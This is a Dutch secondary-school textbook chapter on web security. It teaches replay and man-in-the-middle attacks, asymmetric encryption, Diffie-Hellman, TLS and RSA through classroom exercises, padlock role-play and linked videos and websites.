We zijn geëindigd bij moderne symmetrische encryptiemethodes voor computers. Toch is daarmee ons beveiligingsverhaal niet verteld. Om echt veilig te kunnen communiceren zijn afspraken en handige trucs nodig om Eve te slim af te zijn. Daarover praten we verder in hoofdstuk 4.

Voor wie graag nog verder wil puzzelen is de link.

https://www.newscientist.com/round-up/unbreakable-codes

Hij verwijst naar een aantal oude maar nog steeds niet gekraakte codes. Wie weet lukt het jou bijvoorbeeld om het bericht in figuur 5.13 te kraken en te achterhalen wie de beruchte *Zodiak Killer* was. Of is…

FIGUUR 5.13

H6 WEBSECURITY

Het internet is een onveilige plek, anderen kunnen meekijken. Hoe voorkomen je dat de informatie die je verstuurt via je browser niet wordt afgeluisterd? In dit deel kijken we naar websecurity: de beveiliging van de communicatie tussen browser en websites.

Opdracht 99. Symmetrische versleuteling

Stel, de communicatie tussen browser en webserver is versleuteld met symmetrische encryptie. Je zou wellicht denken, er zijn dan twee manieren om te communiceren:

a) Voor alle communicatie wordt dezelfde sleutel gebruikt. Alle browsers en de webserver gebruiken één sleutel.
b) Iedere browser gebruikt een aparte sleutel, de webserver beschikt over al deze sleutels.

1. Noem voor beide methoden een belangrijk nadeel.

Leerdoelen

Dit zijn de leerdoelen voor dit hoofdstuk. Je kunt later aangeven in hoeverre je deze leerdoelen beheerst.

Leerdoel	**Ik kan dit nog niet**	**Ik kan dit een beetje**	**Ik kan dit**
Je kunt de rol van privé-sleutels en publieke sloten bij asymmetrische versleuteling beschrijven en herkennen.			
Je kunt in hoofdlijnen het TLS-protocol beschrijven en herkennen.			
Je kunt op basis van een gegeven protocolbeschrijving benoemen hoe een hacker (Eve) via een replay-aanval toegang kan krijgen tot vertrouwelijke gegevens.			
Je kunt beschrijven wat een hacker moet doen om een man-in-the-middle attack te realiseren.			
Je kunt een protocol op basis van de formele notatiewijze lezen en schrijven.			
Je kunt de rol van certificaten bij het authenticeren van een website herkennen en beschrijven.			
Je kunt de rol van certificaat-autoriteiten bij het authenticeren van een website herkennen en beschrijven.			
Je kunt schematisch weergeven hoe een verbinding met het internet via een VPN-server loopt, in vergelijking met een verbinding zonder VPN (zie de illustratie op https://www.vpngids.nl/vpn-info/hoe-werkt-een-vpn-verbinding/).			
Je kunt minstens twee doelen beschrijven voor het gebruik van VPN.			
Je kunt voor verschillende situaties beschrijven in hoeverre VPN bescherming of een oplossing biedt (zie de vragen over VPN).			

Belangrijkste begrippen

Dit zijn belangrijkste begrippen uit deze paragraaf, het is belangrijk dat je deze begrippen goed kent.

Asymmetrische encryptie	Vorm van encryptie waarbij de sleutel voor het versleutelen niet gelijk is aan de sleutel voor het ontcijferen.
Challenge respons-authenticatie	Vorm van authenticatie waarbij een soort vraag- en antwoordgesprek wordt gevoerd tussen de partij die toegang verleent (deze stuurt de *challenge*) en de partij die toegang wil (deze stuurt de *respons*).
Privé-sleutel	Sleutel die wordt gebruikt bij asymmetrische encryptie om een bericht te ontcijferen, alleen de eigenaar heeft hier toegang toe.
Publiek slot	Sleutel die wordt gebruikt bij asymmetrische encryptie om een bericht te versleutelen, iedereen mag deze sleutel hebben.
Sleutelpaar	De combinatie van privé-sleutel en publiek slot
RSA	Een veelgebruikt algoritme voor asymmetrische versleuteling.
TLS-protocol	Een encryptie-protocol voor communicatie tussen computers waarbij authenticatie van de computer op basis van certificaten mogelijk is. Het protocol maakt gebruik van asymmetrische en symmetrische versleutelling.
HTTPS-protocol	HTTPS is het protocol dat wordt gebruikt om websites op te vragen op basis van een beveiligde verbinding tussen de browser en de webserver. Dit protocol gebruikt TLS om de beveiligde verbinding op te zetten.
Replay-aanval	Een aanval waarbij onderschepte authenticatiegegevens worden hergebruikt om toegang te krijgen tot vertrouwelijke gegevens.
Man-in-the-middle-aanval	Een aanval waarbij de hacker tussen de communicatie van twee partijen inzit en op die manier toegang krijgt tot vertrouwelijke gegevens.
Trusted Third Party (TTP)	Een organisatie of persoon die wordt vertrouwd en het mogelijk maakt om publieke sleutels uit te wisselen. In onze uitleg is dit Trent.
Certificaat	Een digitaal paspoort met daarin gegevens over de eigenaar of organisatie en de publieke sleutel.
Certificaat-autoriteit (CA)	Een Trusted Third Party, een bedrijf of organisatie dat certificaten uitgeeft.
VPN	Virtual Private Netwerk, waarbij je met een computer een beveiligde verbinding legt met een VPN-server.

6.1 Protocollen

De meeste auto's zijn op afstand te openen met een electronische autosleutel. Maar is dat wel veilig? Bij communicatie zoals tussen een auto en autosleutel wordt gebruik gemaakt van een protocol: een set van afspraken over hoe er moet worden gecommuniceerd. De autosleutel authenticeert zich bij de auto en bewijst dat het de echte sleutel is, dit wordt ook wel een challenge response-authenticatie genoemd. De auto stuurt een vraag naar de autosleutel (een *challenge*), de autosleutel stuurt een correct antwoord (*response*) en bewijst daarmee de echte autosleutel te zijn. In de volgende opdracht ga je beoordelen wat een veilige challenge response-authenticatie is. Maar eerst moet je iets weten over de notatiewijze van dit soort protocollen.

Notatiewijze

We introduceren hier een notatie[7] waardoor korter en overzichtelijker wordt hoe een procol er uit ziet. Met '→' geven we aan dat er een bericht verstuurd wordt, bijvoorbeeld als volgt:

Alice → Bob : Hoi

Dit betekent: Alice stuurt Bob een bericht met de tekst Hoi. Dit bericht is niet vercijferd. Let op de dubbele punt achter Bob.

Berichten kun je ook vercijferd versturen:

Alice → Bob : $\{Hoi\}^B$

Dit is hetzelfde bericht als daarvoor, alleen is het bericht nu vercijferd met sleutel B. Als Bob beschikt over sleutel B, dan kan hij het bericht ontcijferen:

Alice → Bob : $\{Hoi\}^B$

Bob : Hoi

Opdracht 100. Autosleutels hacken

2. Bekijk ter introductie het volgende filmpje over het kraken van een startonderbreker van een auto. Bekijk alleen de eerste minuten, tot 4m05s.

https://www.youtube.com/watch?v=dZfxdctzX6Q

Hieronder vind je enkele manieren van communicatie tussen een autosleutel en een auto. Auto en autosleutel kunnen met elkaar communiceren op basis van symmetrische versleuteling, ze gebruiken

[7] Onderstaande is gebaseerd op de NLT module security, zie: http://module-cybersecurity.cs.ru.nl/

daarvoor sleutel S. Auto en autosleutels beschikken over dezelfde sleutel S dus. Ga er vanuit dat alle communicatie tussen auto en autosleutel kan worden onderschept en aangepast. Beantwoord voor elk van die mogelijkheden de volgende vragen:

(i) Is dit veilig?

(ii) Zo ja, waarom? Zo nee, welke aanval is er mogelijk en zou je deze kunnen voorkomen?

3. Hieronder geven we met 'IdNr' een nummer aan dat uniek is per auto. De auto controleert in de laatste stap het IdNr en opent de deuren.

   AutoSleutel → Auto : UniekNummer

   Auto : UniekNummer en de auto opent de deur als het nummer klopt.

4. Nu versleutelen we het unieke nummer.

   AutoSleutel → Auto : $\{UniekNummer\}^S$

   Auto : UniekNummer en de auto opent de deur als het nummer klopt.

5. Met 'N' geven we het nummer aan van een tellertje dat de auto en de autosleutel beide bijhouden.

   AutoSleutel → Auto : $\{N+1\}^S$

   Auto : N+1 en de auto opent de deur als het nummer klopt.

6. Nu houdt alleen de auto het tellertje 'N' bij. De autosleutel hoeft niks te onthouden.

   AutoSleutel → Auto : Open auto

   Auto → AutoSleutel : $\{N\}^S$

   AutoSleutel : N

   AutoSleutel → Auto : $\{N+1\}^S$

   Auto : N + 1 en de auto opent de deur als het nummer klopt.

De eerste twee methoden uit de opdracht hierboven zijn kwetsbaar voor een **replay-aanval.** Dit is een aanval waarbij een hacker de onderschepte authenticatiegegevens hergebruikt om toegang te krijgen. Een goed protocol beschermt tegen zo'n replay-aanval. Je zag hierboven al dat het gebruiken van een unieke code die elke keer anders is een oplossing kan zijn.

Opdracht 101. Challenge response uitdaging


Bij de toegangsbeveiliging van een kantoor met behulp van pasje kan ook een challenge respons-authenticatie worden gebruikt.

7. Probeer de volgende toegangscontrole te kraken:

http://www.cs.ru.nl/chares/

6.2 Asymmetrische versleuteling

Naast symmetrische versleuteling is er ook **asymmetrische versleuteling**. Daarbij zijn de sleutel voor het versleutelen en de sleutel voor het ontcijferen niet gelijk aan elkaar. De **privé-sleutel** voor het vercijferen wordt alleen gebruikt door de eigenaar van de sleutel, bijvoorbeeld Alice. Aan de privé-sleutel is een **publiek slot** gekoppeld, dit publieke slot mag iedereen hebben. Als iemand een bericht wil sturen naar Alice, gebruikt hij het publieke slot van Alice. Het vercijferde bericht kan nu alleen worden ontcijferd met behulp van de privé-sleutel.



FIGUUR 6.1 ALICE EN BOB GEBRUIKEN EEN APARTE SLEUTEL VOOR VERSLEUTELEN EN ONTSLEUTELEN

Opdracht 102. Inleiding asymmetrische versleuteling

8. Bekijk het filmpje van code.org. Het filmpje begint met een algemene inleiding over versleuteling en gaat daarna in op asymmetrische versleuteling.

https://www.youtube.com/watch?v=ZghMPWGXexs&feature=emb_logo

9. Bespreek in tweetallen: wat is nu een goede manier browsers en webservers veilig met elkaar kunnen communiceren, gebruikmakend van asymmetrische versleuteling? Het is daarbij belangrijk dat de berichten beide kanten op worden versleuteld.
10. Bekijk het volgende filmpje over symmetrische en asymmetrische versleuteling:

https://www.youtube.com/watch?v=a72fHRr6MRU&feature=emb_logo

Kortom, het volgende is belangrijk om te begrijpen bij asymmetrische versleuteling:

- Het publieke slot en de privé-sleutel zijn (wiskundig) aan elkaar gekoppeld, dit is **het sleutelpaar**.
- Iedereen mag het publieke slot hebben, daar zijn er zo veel van als je wilt. De privé-sleutel heeft alleen de eigenaar (bijvoorbeeld Alice), daar is er maar eentje van.
- Om een bericht te vercijferen gebruik je het publieke slot. Het bericht kan dan alleen met de privé-sleutel worden ontcijferd.

Opdracht 103. Unplugged: kistjes en hangslotjes

Deze opdracht vergt voorbereiding van de docent.

Je werkt in drietallen: Alice, Bob en Eve. Iedereen krijgt een hangslot en een sleutel of cijfercode. Ieder groepje krijgt een kistje of envelop. Het kistje of de envelop gebruik je om berichten in te stoppen en te versleutelen. Dat kan met het hangslot, dit is het publieke slot. Om het bericht te oncijferen gebruik je de sleutel van het hangslot. Of als het gaat om een cijferslot gebruik je de cijfercode.

FIGUUR 6.2 HANGLSOT. BRON: CC BY-SA 3.0, HTTPS://COMMONS.WIKIMEDIA.ORG/W/INDEX.PHP?CURID=51273

Je het gaat volgende protocol naspelen:

Alice → Bob : {Geheim bericht}$^{\text{Publieke Slot Bob}}$

Bob : Geheim bericht

Alle berichten tussen Alice en Bob worden gecommuniceerd via Eve. Hij/zij geeft in eerste instantie alle berichten door. Om bovenstaande protocol na te spelen doorloop je dus de volgende stappen:

a) Alice schrijft een geheim bericht.
b) Alice stopt haar bericht in een kistje of de envelop.
c) Alice sluit het kistje met het hangslot van Bob.
d) Alice stuurt het kistje op weg naar Bob via Eve.
e) Eve ontvangt het kistje.
f) Eve stuurt het kistje door naar Bob.
g) Bob ontvangt het kistje.
h) Bob opent met zijn sleutel zijn slot op het kistje.
i) Bob leest het geheime bericht.

11. Speel het bovenstaande protocol na. Kan Eve bij stap e) het bericht lezen?

Alice wil graag veilig communiceren met Bob, maar heeft zijn publieke slot niet. Ze gebruiken het volgende protocol om het publieke slot van Bob te versturen en vervolgens een versleuteld bericht te versturen.

Alice → Bob : Mag ik jouw slot Bob?

Bob → Alice : Publieke Slot Bob

Alice : Publieke Slot Bob

Alice → Bob : {Geheim bericht}$^{\text{Publieke Slot Bob}}$

Bob : Geheim bericht

12. Speel het bovenstaande protocol na. Zorg dat alle berichten via Eve gaan.
13. Bedenk wat Eve kan doen om toch mee te luisteren met het gesprek.
14. Speel dit na, waarbij Eve het bericht kan lezen.
15. Schrijf in de notatiewijze uit wat er precies gebeurt. Beschrijf het op zo'n manier dat Alice en Bob niet in de gaten hebben dat ze worden afgesluisterd.

Is er een manier om een geheime code uit te wisselen zonder dat Eve de code kan afluisteren? Bekijk de volgende video.

https://www.youtube.com/watch?v=U62S8SchxX4

In de video wordt onderstaande protocol doorlopen. Je ziet, daarbij kunnen twee sloten op één kistje of envelop worden gebruikt.

Alice → Bob : Mag ik de geheime code Bob?

Bob → Alice : {Geheime Code}$^{\text{Publieke Slot Bob}}$

Alice : {Geheime Code}$^{\text{Publieke Slot Bob}}$

Alice → Bob : {Geheim bericht}$^{\text{Publieke Slot Bob, Publieke Slot Alice}}$

Bob : {Geheime Code}$^{\text{Publieke Slot Alice}}$

Bob → Alice : {Geheime Code}$^{\text{Publieke Slot Aice}}$

Alice : Geheime code


16. Speel het protocol na. Is het veilig?

Opdracht 104. Unplugged: grafen

Deze opdracht vergt voorbereiding van de docent.

Om een beeld te krijgen hoe een privé-sleutel en publiek slot aan elkaar gekoppeld zijn kun je de volgende *unplugged* doen. Je gaat daarbij zelf een privé-sleutel en een publiek slot maken.

Dit is gebaseerd op grafen. Hieronder zie je een samenvatting.



FIGUUR 6.3 ASYMMETRISCHE VERSLEUTELING OP BASIS VAN GRAFEN. BRON: ANDREAS HÜLSING: HTTP://WWW.HYPERELLIPTIC.ORG/TANJA/TEACHING/CRYPTO16/VL_01.PDF

Plaatje 1 is het privé-sleutel. Plaatje 4 is het publieke slot.

Een korte uitleg hierbij:

- Plaatje 1 Teken een reeks punten en markeer sommige van die punten. Dit is de privé-sleutel.
- Plaatje 2 Verbind alle andere punten met precies één gemarkeerd punt.
- Plaatje 3 Voeg willekeurige andere verbindingen toe, zolang ze maar geen gemarkeerd punt verbinden.
- Plaatje 4 Maak de publieke sleutel, waarbij niet zichtbaar is wat de gemarkeerde punten zijn.
- Plaatje 5 Versleutel een bericht (stap A). Dat is een getal, in dit geval 13. Zet bij elk punt een getal en zorg dat de som van alle getallen gelijk is aan het getal uit het bericht: 3+1+2+5+4-1-4+3=13.
- Plaatje 6 Versleutel een bericht (stap B). Voor alle punten: tel de getallen van alle verbonden punten, inclusief het punt zelf, bij elkaar op. Bijvoorbeeld linksboven: 3+1+2-1=5.
- Plaatje 7 Zet bij ieder punt het getal dat je hebt uitgerekend in stap B. Het resultaat is het vercijferde bericht, dit stuur je op.
- Plaatje 8 Ontsleutel het bericht door de getallen bij de gemarkeerder punten op te tellen. Hiervoor heb je de privé-sleutel nodig.

Bovenstaande is gebaseerd op:

http://www.hyperelliptic.org/tanja/teaching/crypto16/VL_01.pdf (kijk vanaf dia 27, ongeveer halverwege)

De volledige werkvorm is te vinden via:

http://www.csunplugged.nl/wp-content/uploads/18-KidKrypto.pdf

Opdracht 105. Replay-aanval

Alice wil zeker weten dat ze met Bob communiceert en vraagt daarom het wachtwoord dat ze van tevoren hebben afgesproken. Ze willen dit wachtwoord natuurlijk nooit onversleuteld versturen, ze maken gebruik van asymmetrische versleuteling. Ze gebruiken daarom het volgende protocol. Je mag er vanuit gaan dat iedereen beschikt over elkaars publieke sloten, ook hacker Eve.

Alice → Bob : Wat is het geheime wachtwoord? Groetjes Alice

Bob → Alice : {Het geheime wachtwoord}$^{\text{Publieke Slot Alice}}$

Alice : Het geheime wachtwoord

17. Leg uit waarom dit protocol vatbaar is voor een replay-aanval.
18. Bedenk in tweetallen zelf een protocol waarvan je denkt dat het wel veilig is tegen een replay-aanval. Schrijf dit protocol op in de notatiewijze zoals eerder is uitgelegd.
19. Speel dit na met behulp van de hangslotjes zoals in de eerdere opdracht.

Opdracht 106. Sleuteluitwisseling met Diffie-Helman

Bekijk de onderstaande video, waarin wordt uitgelegd of het mogelijk is om een sleutel uit te wisselen zonder dat een hacker kan mee kijken.

https://www.youtube.com/watch?v=EDTx3meIeT0

Het is dus mogelijk voor twee partijen (Alice en Bob) om een gezamenlijke sleutel te genereren, zonder dat Eve, die alles meeluistert, de gezamenlijke sleutel kan achterhalen. Als je wilt weten hoe dat werkt, bekijk dan de eerste video's van Kahn Academy. Daarin wordt ingegaan op de wiskunde hierachter.

https://www.khanacademy.org/computing/computer-science/cryptography#modern-crypt

Bekijk de volgende delen:

- Public key cryptography: What is it?
- The discrete logarithm problem
- Diffie-hellman key exchange

Als je er mee wilt oefenen, doen dan de oefeningen van Edictum:

https://www.edictum.nl/lesson/security/3

Het gaat om de volgende delen:

- 3. Modulo rekenen
- 4. Het Diffie Hellman uitwisselingsprotocol
- En bijbehorende opdrachten: 3.4.1, 3.4.2 en 3.4.3

Communicatie tussen browser en webserver met HTTPS en TLS

Voor de beveiligde communicatie tussen een browser en webserver wordt **het HTTPS-protocol** gebruikt. Onderdeel hiervan is wordt **het TLS-protocol** (Transport Layer Security). De term die je ook nog wel tegenkomt is SSL, dat is een verouderde versie van TLS.

Iedere webserver die communiceert via TLS heeft een privé-sleutel en bijbehorende publieke sloten. Het protocol ziet er grofweg als volgt uit.

- De browser stuurt een bericht naar de webserver om het eerste contact te leggen.
- De webserver stuurt het publieke slot terug.
- De browser geneert een sleutel voor symmetrische versleuteling, dit is de session key.
- De browser versleutelt de session key met behulp van het publieke slot van de webserver en stuurt dit versleutelde bericht naar de webserver.
- De webserver ontcijfert dit bericht met de privé-sleutel.
- Zowel browser als webserver hebben nu de session key. Alle communicatie wordt nu symmetrisch versleuteld met de session key.

Je ziet, het gaat dus om een combinatie van asymmetrische en symmetrische versleuteling. Symmetrische versleuteling vergt namelijk minder rekenkracht en gaat dus sneller.

Opdracht 107. Het TLS-protocol

20. Schrijf het TLS-protocol uit volgens de notatiewijze die je eerder hebt geleerd.
21. Speel het TLS protocol na met behulp van de hangslotjes uit de eerdere opdracht.

Opdracht 108. RSA

De meest gebruikte vorm van asymmetrische versleuteling is RSA, vernoemd naar de bedenkers van deze methode: Ron **R**ivest, Adi **S**hamir en Len **A**dleman.

Voor deze opdracht ga je een RSA sleutelpaar maken en dit gebruiken om berichten uit te wisselen. Werk daarbij in tweetallen. Gebruik daarvoor de volgende website:

https://www.csfieldguide.org.nz/en/chapters/coding-encryption/the-key-distribution-problem/#generating-the-encryption-and-decryption-keys

22. Genereer allebie een sleutelpaar met behulp van de *RSA Key Generator*. Kies zelf de grootte van de sleutels (256, 512, 1024, 2048 bits). Voor het schema gebruik je PKCS#1 (base64).
23. Geef elkaar je publieke sleutel.
24. Schrijf elkaar een bericht dat je versleutelt met de publieke sleutel van de ander met behulp van *RSA Encryption*.
25. Ontcijfer het bericht dat je ontvangt met behulp van *RSA Decryption* en je privé-sleutel.
26. Probeer het ook andersom: versleutel een bericht met de privé-sleutel en ontcijfer dit met de publieke sleutel. Bedenk samen wat een toepassing zou kunnen zijn hiervan.

Bij het versleutelen heb je mogelijkheid om *Padding* aan te zetten. We gaan er hier verder niet op in, maar mocht je meer willen lezen hierover, er staat een beschrijving bij de *RSA Encryption* op de website.


De sleutels zijn gecodeerd in Base64, dit is een manier om binaire waarden om te zetten naar leesbare tekens. Zie voor meer informatie: https://nl.wikipedia.org/wiki/Base64.

27. Bekijk wat de binaire waarde is van je publieke sleutel met behulp van onderstaande site. Plak de publieke sleutel zonder de eerste en laatste regel. Zorg dat alle tekens achter elkaar staan, verwijder dus de *returns* (zie onderstaande figuur). Uit hoeveel bits bestaat het publieke slot?

https://cryptii.com/pipes/base64-to-binary

28. Doe hetzelfde voor de privé-sleutel. Uit hoeveel bits bestaat de privé-sleutel?

Je ziet, de lengte voor privé-sleutel en publieke slot zijn niet dezelfde. Wil je hier meer over weten, doe dan de verdiepende vraag.



FIGUUR 6.4 OMZETTEN VAN DE PUBLIEKE SLEUTEL VAN BASE64 NAAR BINAIR

Opdracht 109. RSA verdieping

Wil je meer weten over RSA en de wiskunde erachter, lees dan de volgende uitleg en maak de bijbehorende opdrachten. Dit vergt wel wat tijd en doorzetten.

https://www.edictum.nl/lesson/security/3

In opdracht Opdracht 106. Sleuteluitwisseling met Diffie-Helman wordt hier ook naar verwezen. Het gaat nu om de delen vanaf:


- 5. Het RSA algoritme, deel 1

De filmpjes die hierbij worden gebruikt komen van de Kahn Academy:

https://www.khanacademy.org/computing/computer-science/cryptography#modern-crypt

Je kunt dezelfde website als in Opdracht 108. RSA gebruiken om zichtbaar te maken wat de waarden zijn van e, n, p, q en d, zoals wordt uitgelegd op de website hierboven. Kies dan bij *Format Scheme* voor *Components (base 16)*.

https://www.csfieldguide.org.nz/en/chapters/coding-encryption/the-key-distribution-problem/#generating-the-encryption-and-decryption-keys



